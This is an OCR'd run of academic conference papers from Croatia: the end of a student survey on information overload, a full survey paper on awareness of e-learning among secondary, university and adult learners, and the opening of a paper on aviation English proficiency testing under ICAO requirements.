


Fig. 1. Manifestation of information overload

Majority of students (77%) answered that information overload is stronger when they actively seek information about specific subject while 26% of students answered that information overload is stronger when information come to them even they did not seek for them.

A huge amount of unwanted information are sometimes described as „noise“, because it distracts us from relevant information. Majority of students (67%) answered that they felt that huge amount of information that surrounds them look like „noise“. More than half of students (58%) answered that they sometimes feel that they have difficulties with choosing relevant information regardless huge amount of information which surrounds them while 24% of them rare feel the same and 18% of them often feel so.

Fig. 2 shows facts for which students believe that have highest impact to creating information overload. Great number of students (38%) believe that the highest impact to creating information overload have increasing number of channels for information transfer (TV, radio, telephone, newspapers, journals, internet, forums, instant massages, social networks, web sites with news, other people etc.). 32% of students believe that individual inability of humans to control information that come to them every day has the highest impact to creating information overload. 16% of students believe that fact that amount of available information still increase while our ability for process those information does not increase with same pace has the highest impact to creating information overload while 14% of students believe that easiness of spreading information through Internet has the highest impact to creating information overload.




Fig. 2. Reasons of information overload

About half (52%) of students think that information overload is more in relation to lack of individual knowledge how to handle information overload namely that focus is on individual. Interestingly, also about half (48%) of students think that information overload is more in relation to social changes with great proportions which could not be solved exclusively on individual level namely that focus is on society.

Questions dealing Internet identification shows that 61% of students describe themselves as Internet user, 16% of students feel as a part of Internet community, 13% of students feel that other Internet users are just like them and 10% of students replied that always when they have an opportunity they use Internet.

Majority of students (77%) believe that it will be harder to avoid information overload in future and just 23% of students think that it will be easier to avoid information overload in future. About half of students (53%) think that teaching all skills which are necessary for finding, evaluating and use of information namely information literacy will help the most in decreasing problem of information overload. 33% of students believe that social and cultural changes in information handling will help the most in decreasing problem of information overload while 14% of students believe that developing quality of information and communication technology will help the most in decreasing problem of information overload.

IV. CONCLUSION

Focus of survey about information anxiety was on information overload because it is main reason of information anxiety. Great amount of information which person cannot process creates panic and sometimes causes resistance from technology use. According to survey results almost all students feel that information flow in their life became bigger since Internet arrival and almost half of students think that information overload is a problem. Majority of students answered that huge amount of information that surrounds them look like „noise“ and that information overload is stronger when they actively seek information about specific subject. Many of students often feel that there is much more available relevant information at some specific theme than they can normally absorb. Great number of students believe that the highest impact to creating information overload have increasing number of channels for information transfer (TV, radio, telephone, newspapers, journals, Internet, forums, instant massages, social networks, web sites with news, other people etc.). Other reasons of information overload are individual inability of humans to control information that come to them every day, fact that amount of available information still increase while humans ability for process those information does not increase with same pace and easiness of spreading information through Internet. Manifestation of information overload students for example feel during their search for information that there is much more relevant information for which they do not have time and are not able to process them and that's why students have difficulties with decision making because of too much contradictory sources of information. Almost half of students cope with information flow in a way that they filter all not useful information but in spite of that they still feel that a lot information come to them. In spite of that majority of students feel that they have control over information flow in their life which proofs Baudrillard's statement that media are our social life [1]. Namely, students are exposed to different media and they feel information overload as a problem but they still cope well with it and according to research results information overload does not cause information anxiety among students' population which is an answer to research question in this research.

However, majority of students believe that it will be harder to avoid information overload in future. About half of students think that information overload is more in relation to lack of individual knowledge how to handle information overload namely that focus is on individual. Interestingly, also about half of students think that information overload is more in relation to social changes with great proportions which could not be solved exclusively on individual level namely that focus is on society. About half of students think that teaching all skills which are necessary for finding, evaluating and use of information namely information literacy will help the most in decreasing problem of information overload. Since information literacy directly impact to efficient confrontation with information overload and in relation with that information anxiety it is very important for individual to develop information literacy skills. Namely, struggle against information overload certainly should begin through spreading information literacy where crucial role have information specialists.

REFERENCES

[1] J. Baudrillard, Simulakrumi i simulacija. Karlovac, Naklada Društva arhitekata, građevinara i geodeta: Biblioteka Psefizma, 2001.

[2] J. Bernhard and B. C. Bertram, "Information overload: Threat or opportunity?", International Reading Association, pp. 400-406, 2002.

[3] J. Ćirić and R. Kovačević, "Tehnofobija u digitalnoj kulturi", Filozofska istraživanja, vol. 109, no. 28, pp. 83-96, 2008.

[4] M. J. Eppler and J. Mengis, "The Concept of Information Overload: A Review of Literature from Organization Science, Accounting, Marketing, MIS, and Related Disciplines", The Information Society, no. 20, pp. 325-344, 2004.

[5] D. C. Pennington, Osnove socijalne psihologije. Jastrebarsko: Naklada Slap, 1997.

[6] S. A. Rathus, Temelji psihologije. Jastrebarsko: Naklada Slap, 2001.

[7] Selective Exposure in the Internet Age: The Interaction between Anxiety and Information Utility, 2009. http://mediaresearchhub.ssrc.org/rdb/media-hub (2012-02-05)

[8] The relationship between Internet identification, Internet anxiety and Internet use, 2007. http://www.elsevier.com/wps/find/homepage.cws_home (2012-02-05)

[9] Uvod u socijalnu psihologiju : europske perspektive / edited Miles Hewstone, Wolfgang Striebe. Jastrebarsko : Naklada Slap, 2003.

[10] S. O. Uwaifo, "Computer Anxiety as Predictor od Librarians Perceived Ease of Use of Automated Library Systems in Nigerian University Libraries", Afr. J. Lib, Arch & Inf. Sc., vol. 18, no. 2, pp. 147-155, 2008.

[11] Y. S. Wang, "Development and validation of a mobile computer anxiety scale", British Journal of Educational Technology, vol. 38, no. 6, pp. 990-1009, 2007.

Information Society and E-learning

Krunoslav Bedi
Graditeljska škola Čakovec
(School of Building and Craft Čakovec)
Športska 1, HR-40000 Čakovec, Croatia
Phone: +385 40 329 003 Fax: +385 40 329 027
E-mail: krunoslav.bedi@ck.t-com.hr

Melita Milić
Mellinia d.o.o.
Piranesijev prilaz 30, HR-52100 Pula, Croatia
Phone/ Fax +385 52 544 194
E-mail: mellinia.doo@gmail.com

Ivan Štedul
Veleučilište u Karlovcu
(Community College of Karlovac)
Trg J. J. Strossmayera 9, HR-47000 Karlovac, Croatia
Phone: +385 47 843522 Fax: +385 47 843529
E-mail: ivan.stedul@vuka.hr

Abstract: In the late 1970s and the early 1980s, the term and the idea of the information society emerged. Since then, it has been witnessed the substantial changes in society as a whole, the changes that stemmed from the development of the new information and communication technologies. The Internet has been changing the world we live in and its popularity has been shaping up the need for education. E-learning, a segment of the information society, is today transforming from the basic utilization of ICT as means of learning into new forms of education and training that emphasize creativity and team work as the new requirements imposed by the society of knowledge. This fact in turn requires a substantial shift of stress from technology, network links and the Internet to an enhanced study of the context of learning and the need for cooperation and communication.

I. INTRODUCTION

When using the words education, learning process and learning, the majority of people primarily think of an educational institution where lectures are given. In accordance with some research, a teacher has the central role in the learning process. However, the contemporary times of an exponential increase in the information and communication technologies development offer, besides the traditional ways of learning, some new opportunities of acquiring knowledge as well thus allowing for a choice of the time, the place and the pace of learning. Today, a variety of computer technologies are used to create and deliver learning materials, to support (substituting a teacher partially or fully) and to manage a learning process. Various researchers in the field have used various terms to indicate some possible ways and approaches to the teaching process and learning.

II. E-LEARNING

E-learning is a term used to denote the educational process enhanced by means of the use of the new information and communication technologies (ICT). "The information society can be defined as a phase of development in which information sector, information production, information capital, and qualified human factor have gained importance through introduction of new technologies and the continuity of education has come into prominence" [1]. "The concept of information society is obviously of Japanese origin, but it has often been considered a logical extension or expansion of Daniel Bell's notion of the post-industrial society from the early 1970's" [2]. "Information technology (IT) worldwide is undergoing an increasingly strong paradigm shift that is affecting diversescientific disciplines in a variety of fields, including social, political, cultural, economic, and industrial areas and building information societies" [3]. This implies any form of learning, lecturing or education that are primarily supported by the technologies based on the Internet (the web).

"Computer or some other electronic device-supported learning (that should not in turn be remote) can be implemented in a way in which a teacher and students

share the same room although they can as well be separated“ [4].

E-education can be said to comprise many aspects of the use of ICT in education, ranging from the simplest use of a computer in a classroom for the purpose of the traditional teaching process (PowerPoint presentations, computer simulations, presentations based on multimedial materials, the use of web contents) or for the purpose of the mixed or hybrid teaching process blended from a direct contact in a classroom and on-line activities up to the teaching process that is fully organized in on-line surroundings within which all the activities of a teacher and the students are performed remotely, without a direct contact among the teacher and the students. The mobile (phone) technology has recently entered the field of e-learning as well.

It is to be emphasized at this point that the term e-learning has increasingly been related to new education in terms of its quality that is to provide for a two-way, interactive process among the teacher and the students by means of electronic media; the teaching process is student (instead of teacher) – oriented and it thus gives a spur to an active acquisition and use of new knowledge and to a quality cooperation of teachers and students.

III. E-LEARNING OBJECTIVES

“As human beings, we live in societies where we are inherently tied to different social connections“ [5]. The new ICT technology is more and more present and accessible from day to day. Schools and universities have become more and more equipped and the access to the Internet has been made possible from more and more points. Consequently, the appropriate software support has become more and more developed so that the teaching process has been enhanced as well in terms of quality.

It is to be born in mind here that, if the technology-supported teaching process is to be really effective, it has to be structured well and organized carefully in terms of not only technics and technology but education and teaching technique principles as well.

The chosen strategies are to motivate students so that the layered information (knowledge) should be processed in an appropriate manner; furthermore, care is to be taken of the individual differences between students and meaningful learning is to be promoted. Once there is a positive communication with the teacher and an interaction among students, it is easier to obtain feedback, to provide for the contextual learning and to give a continual support in the course of learning.

IV. MISSION AND VISION OF E-LEARNING

E-learning enables the development of the surroundings in various aspects: the intellectual, social and economic development of its surroundings by means of offering a high quality services in education and research results.

“Before an organization can evaluate any offerings from an e-learning provider or implement any internal initiative, it must first create a cohesive strategy that clearly defines and documents the value each program must deliver—before any program moves beyond the concept stage“ [6]. The implementation of e-learning is conducive to generating the positive changes of quality of the teaching process by means of providing for the basic prerequisites (infrastructural support systems, education system in the field of the new teaching techniques and the use of ICT in teaching, quality control systems…) for all the participants in the process (students, teachers and the people employed in the support systems). Hybrid physical and network learning communities can enhance teacher and student interaction environments. “The structure network learning society architecture helps users to integrate both network and physical learning communities“ [7].

It is to be pointed out though that each and every new technology yields some free shooters as well, namely some teachers that implement the new technologies into their teaching process on their own; Such a way of implementing e-learning eventually becomes expensive and ineffective when compared to a planned teaching process enhancement on the whole institution level. In order to provide for high quality and profitable results, e-learning experts recommend the project approach to e-learning implementation, the approach that considers all the project elements (i.e. envisaging the appropriate e-learning implementation strategy and action plan) prior to the implementation of the project itself.

To what extent this approach has been successful in Croatia, or, in other words, what the guidelines are at the beginnings of e-learning is the topic of this paper.

Keeping a record of contemporary events is a prerequisite for completing the mission. The Bologna model is conducive to e-learning quality by means of providing the students with acquisition of knowledge and/or competences when supporting the optimal development of an individual is concerned. The implementation of e-learning into the teaching process requires changes in the educational and teaching techniques aspects of the teaching process. “The reasons for the lack of integration of e-Learning into school curricula are a complex mix of the level of access to ICT, teacher motivation and the relationship between pedagogy and the available technologies“ [8]. The objective is to form a quality and modern teaching process and to join the European education community. It is to be emphasized at this point that the implementation of e-learning is merely a tool for attaining objectives within the strategy of enhancing the quality of teaching process and learning. “The quality should in these terms be monitored in a formal way“ [9].

The IC technologies will be implemented into the teaching process gradually - in most cases, up to a hybrid teaching process level and, in some cases, up to a level of

the fully on-line teaching process. The on-line teaching process will be highly appropriate in cases of specialist lifelong education courses and postgraduate courses.

V. RESEARCH METHODS

The research method used was a survey. The surveyed were not given any eliminating or preliminary question. All the survey questionnaires were filled in correctly. The surveyed could give up at any stage of surveying and they could accept or not accept the survey, so it could be presumed that the obtained data are relevant.

The research sample comprised of 164 persons. The research was being done in three towns with different age groups as follows:

Pula, 13.4 % (n=22) of the surveyed, the participants of an adult training course; Karlovac, 52.4% (n=86) of the surveyed, students of Business Department and Čakovec, 34.2% (n=56) of the surveyed, students from two secondary school classes (the first and the second year web designer / media technician courses).

65% persons in the sample were females (n=106), whereas the rest of 35% (n=58) were males. The average age of the surveyed was 21.5. The youngest surveyed person was 15 and the oldest one was 58.

The survey was anonymous and comprised of questions among which there was not any eliminating ones. The first four questions were of sociological importance. The rest of the questions were of multiple-choice type. As much as six questions were structured in a way that the surveyed had to state whether they agree with the questions offered.

The objective of the survey was to obtain feedback on the following:

- To what extent is the term e-learning generally known,
- What is the relation between the traditional teaching process and e-learning in the mind of an individual and
- The awareness of the use of e-learning.

Secondary school students (SS), university students (US) and adult training course participants (AT) assessed the awareness of the term e-learning, its recognizability and the association quality by means of the following questions:

- Are you familiar with the term e-learning?
- Where did you come across the term e-education for the first time?
- Which term associates you most with e-knowledge acquisition?
- Do you think that e-learning is going to replace the traditional teaching process?


The following statements were used (by means of the affirmative "yes" and the negative "no") to assess the personal knowledge of an individual of the e-learning term and procedures:

- I consider the term e-learning to mean that the teaching process is performed via the Internet
- The term e-learning means a teaching process without a teacher!
- E-learning means remote teaching!
- With e-learning, I do not have any help from a teacher!
- When I learn from some e-learning materials, I am allowed to see the materials only once!
- With e-learning, I do not have a chance to communicate with my friends (colleagues)!

VI. RESULTS

The results analysis is voluminous, so only the important data and the data showing a significant deviation are presented.

The results of the question *Are you familiar with the term e-learning*? seemed significant. Namely, the graph shows that 29% of university students and 5% of adult training course participants are insufficiently familiar with the term e-learning as opposed to the secondary school students (1%) who are, in turn, stressedly marked with positive figures when the familiarity with the term is concerned. The answers to the question are presented in Graph 1.




Graph 1. Students' familiarity with e-learning

The answers given by the university students and the adult training course participants indicated that they were not familiar with the term e-learning.

However this is not a surprise regarding the fact that the implementation of the e-learning requires both informing at the earliest stage and learning and training for work in the virtual surroundings at the earliest stage.

This is where the question *Where did you come across the term e-education for the first time?* gave us the information in favour of the above-mentioned conclusion.



Graph 2. Students' familiarity with e-education

The Graph 2. shows that the surveyed from the AT participants group were familiar with the term e-education regardless of their age and it was supposed (the term e-learning is comparatively new) that they came across the term within their informal adult education courses.


It is then, in other hand, easy to understand a high percentage of the secondary school students that knew the term due to encountering the term at school, within their regular teaching process.

In fact, what was surprising indeed is the fact that as much as 28% of the university students of Business and 29% of the university students of Safety and Protection had never even heard of the term; As for the Nutrition course students, in other hand, only 13% of them answered that they did not know for the term.

The relevant data is shown in Table 1.


Course	Total number	Number of participants who did not know the term
Safety and protection	28	8
Nutrition	24	3
Business	61	17

It can as well be related with the question *Which term associates you most with e-knowledge acquisition?* What was supposed to be obtained is the data on perception and association of the term e-education in the scope of a wide range of the age of the surveyed. The results are shown in Graph 3.



Graph 3. Students' familiarity with e-knowledge

Pursuant to the question *Do you think that e-learning is going to replace the traditional teaching process?*, the majority of the surveyed think that e-learning is going to replace the traditional teaching process, whereas there was more or less equal number of the surveyed who do not have their opinion as to the matter or consider any of the extremes correct. The results are shown in Graph 4.



Graph 4. Students' familiarity with e-learning

Tables 2 and 3 show the cumulative group data for all the surveyed. It is obvious that all the surveyed (even 100% of the AT course participants group) understood that one can read the material several times. Up to 30% of the surveyed think that this way of learning requires learning without any help from a teacher.

Table 2.

ANSWER	YES-NO	SS	US	AT
Performed via the Internet	YES	54	75	11
	NO	2	11	11
Without a teacher	YES	17	26	5
	NO	39	60	17
Remotely	YES	47	74	13
	NO	9	12	9
No help from a teacher	YES	7	12	2
	NO	49	74	20
Read once	YES	5	4	0
	NO	51	82	22

No communication with colleagues	YES	8	17	4
	NO	48	69	18

The majority of the surveyed consider e-learning to be performed via the Internet – as much as 96% of the secondary school students and 50% of the AT course participants. In accordance with the previous question and the respective answers, 86% of the university students and 59% of the AT course participants consider e-learning synonymous with remote learning. Less than 20% of all age groups think that there is not communication with colleagues.

Table 3.

ANSWER	YES-NO	SS	US	AT
Performed via the Internet	YES	96%	87%	50%
	NO	4%	13%	50%
Without a teacher	YES	30%	30%	23%
	NO	70%	70%	77%
Remotely	YES	84%	86%	59%
	NO	16%	14%	41%
No help from a teacher	YES	13%	14%	9%
	NO	88%	86%	91%
Read once	YES	9%	5%	0%
	NO	91%	95%	100%
No communication with colleagues	YES	14%	20%	18%
	NO	86%	18%	82%

The survey questions showed that there was an imbalance in familiarity with the term e-learning, the perception of it and the associations related to it.

VII. CONCLUSION

In Croatia, computers are still used as an accessory for obtaining information and this is still a far cry from the European trends of using the Internet and computers for the purposes of development.

As it was stated in the research, the majority of the surveyed took for granted that the Internet was the means of e-education. The majority of the surveyed considered as well that e-education is a synonym for distance learning. One fifth of the surveyed from all the age groups consider that there was no communication with colleagues when e-education is implied. It has been noticed that the field of e-learning is fragmented and features many open questions as to how to utilize the potential of ICT in education. A wide partnership among various interest groups such as industry, education, public sector and civil society is to be attained so that Europe can make use of all the advances of ICT and e-learning in the knowledge society. In this sense, the academic community in Croatia does not lag behind the EU trends as it has taken part in numerous EU projects.

Regarding the obtained results, a more comprehensive research is to be done that would tell apart the differences that have arisen. It is especially intriguing a fact that the surveyed university students knew very little about e-education in comparison with other age groups. The results lead to the conclusion that all what was said represents reasons more than sufficient for a further development of e-learning system, as well as an enhanced perception of it and a more intense and more exact implementation of it into the regular teaching system.

REFERENCES

[1] V. Hoşgörür and P. Bilasa, „The problem of creative education in information society,“ Procedia - Social and Behavioral Sciences, Volume 1, Issue 1, 2009, Pages 713-717.

[2] P. Jokinen, P. Malaska, and J. Kaivo-oja, „The environment in an ‘information society’,“ A transition stage towards more sustainable development?, Futures, Volume 30, Issue 6, August 1998, Pages 485-498.

[3] K. Hassanlou, M. Fathian, P. Akhavan, and A. Azari, “ Information technology policy trends in the world Technology in Society,“ Volume 31, Issue 2, May 2009, Pages 125-132.

[4] G. Salmon, E-Moderating: The Key to Teaching and Learning Online, Kogan Page, London, 2000, page 16.

[5] Y. Lu, „The human in human information acquisition: Understanding gatekeeping and proposing new directions in scholarship,“ Library & Information Science Research, Volume 29, Issue 1, March 2007, Pages 103-123.

[6] J. Ismail, “The design of an e-learning system: Beyond the hype, “The Internet and Higher Education,“ Volume 4, Issues 3-4, 2001, Pages 329-336.

[7] B. Chang, N. H. Cheng, Y. C. Deng, and T. W. Chan, “Environmental design for a structured network learning society,“ Computers & Education, Volume 48, Issue 2, February 2007, Pages 234-238.

[8] A. Granić, C. Mifsud, and M. Ćukušić, „Design, implementation and validation of a Europe-wide pedagogical framework for e-Learning,“ Computers & Education, In Press, Corrected Proof, Available online 13 June 2009.

[9] F. Webster, Theories of the information society, International library of sociology, London 1997.

Computer-aided Aviation English Testing on Example of RELTA Test

Mira Zokić*, Damir Boras** and Nikolaj Lazić **
* Faculty of Transport and Traffic Sciences, Zagreb, Croatia
** Faculty of Humanities and Social Sciences, Zagreb, Croatia
mira.zokic@fpz.hr
dboras@ffzg.hr
nlazic@ffzg.hr

Summary - Air safety depends on good communication. Aviation English testing is considered to be of vital importance for pilots and air traffic controllers. Several tests have been developed and used to test English language proficiency in aviation context and they all have similar way of testing. Testing, as well as preparation for testing, is partly computer-aided and partly face-to-face interaction between trainer/tester and candidate/test taker. This paper gives an overview of English language training and testing in aviation context, providing an insight into the current situation in Croatia and challenges that teachers, trainers, examiners and evaluators have been facing in Aviation English training and testing.

I. INTRODUCTION

Voice communication is one of the most essential parts of the Air Traffic Control. Many incidents and accidents in civil aviation have been attributed to human factors and the most prominent of these factors is miscommunication. Therefore, it is important to emphasise that communication plays an integral function in air traffic, especially from the perspective of aviation safety. Investigations of several major airline accidents over the last few decades have found that the lack of language proficiency by pilots and controllers has been a major causal factor.

The International Civil Aviation Organization (ICAO) puts great emphasis on improving communication in Air Traffic Control and gives guidelines for setting language requirements for pilots and controllers in the Document 9835. This document identifies six criteria that are taken into account in determining the level of knowledge of pilots and air traffic controllers - pronunciation, structure, vocabulary, fluency, comprehension and interactions. Pilots and air traffic controllers are required to demonstrate Operational Level 4 language proficiency in use of both ICAO phraseology and plain language; they must have sufficient knowledge of general language and phraseology to be able to communicate clearly in unpredictable and stressful situations in order to maintain aviation safety. Several tests have been developed and used to test English language proficiency in aviation context and they all have similar way of testing. Testing and preparation for testing is partly computer-aided and partly face-to-face interaction between trainer and candidate, i.e. between tester and test taker.

II. RADIOTELEPHONY PHRASEOLOGY AND PLAIN LANGUAGE

Radiotelephony phraseology provides means by which pilots and ground personnel communicate with each other. It is an organised system for transmission of information, advice, instructions, clearances and permissions from the sender to the receiver and vice versa. If it is used properly, it insures safe and expeditions flow of traffic, but if not used properly it can lead to a misunderstanding and even a disaster. At the very beginning of flying, communication was in the language of country over whose territory the flight was performed, so that commercial pilots flying in several neighbouring countries had to be polyglots. In 1927, the introduction of Q codes in aviation was the first attempt to standardize communication in aviation [3].

Usage of different phraseologies in different geographical areas increases chances that communication will be misunderstood.

In today's crowded airspace, it is important that communication is performed in a standardised and understandable way to all air traffic participants. Constant insisting on proper usage of radiotelephony phraseology results in an automated usage of communication procedures and therefore contributes to air traffic safety. Any deviation from the standardized phraseologies presents an obstacle to the best possible communication. Communication is considered to be efficient only when the sender and the receiver understand and interpret a message in the same way.

Croatia Control Ltd. prescribes Radio Communication Procedures (Voice Communication in Aeronautical Mobile Service) in a document called AIC, which can be ordered at the Aeronautical Information Service of Croatia Control Ltd. [2].

Incorrect use or insufficient knowledge of the English language has caused or contributed to many aviation accidents and incidents. Pilots and air traffic controllers are well acquainted with radiotelephony phraseology which they use every day in performing their duties.

Language problems occur when they find themselves in a non-routine and non-standard situation and need knowledge of plain English language; radiotelephony phraseology does not contain prescribed phrases for non-routine or non-standard situations.

All Aviation English tests are used for evaluation of pilot and air traffic controller language competence. Aviation English trained raters have a crucial role in implementation and application of ICAO language proficiency requirements. Language Proficiency Requirements (LPRs) have been introduced by ICAO in order to increase quality of communication in aviation and to increase safety of air traffic. LPR tests are used to assess operational Aviation English skills, test plain English language proficiency in communications common to both pilots and controllers in an aviation context, and determine English language proficiency.

According to ICAO Doc 9835 an Aviation English test must:

a) be in aviation context,

b) simulate pilot –controller communication,

c) have so called "voice-only" part (no interaction between a candidate and a rater),

d) have face-to-face candidate and rater speaking part,

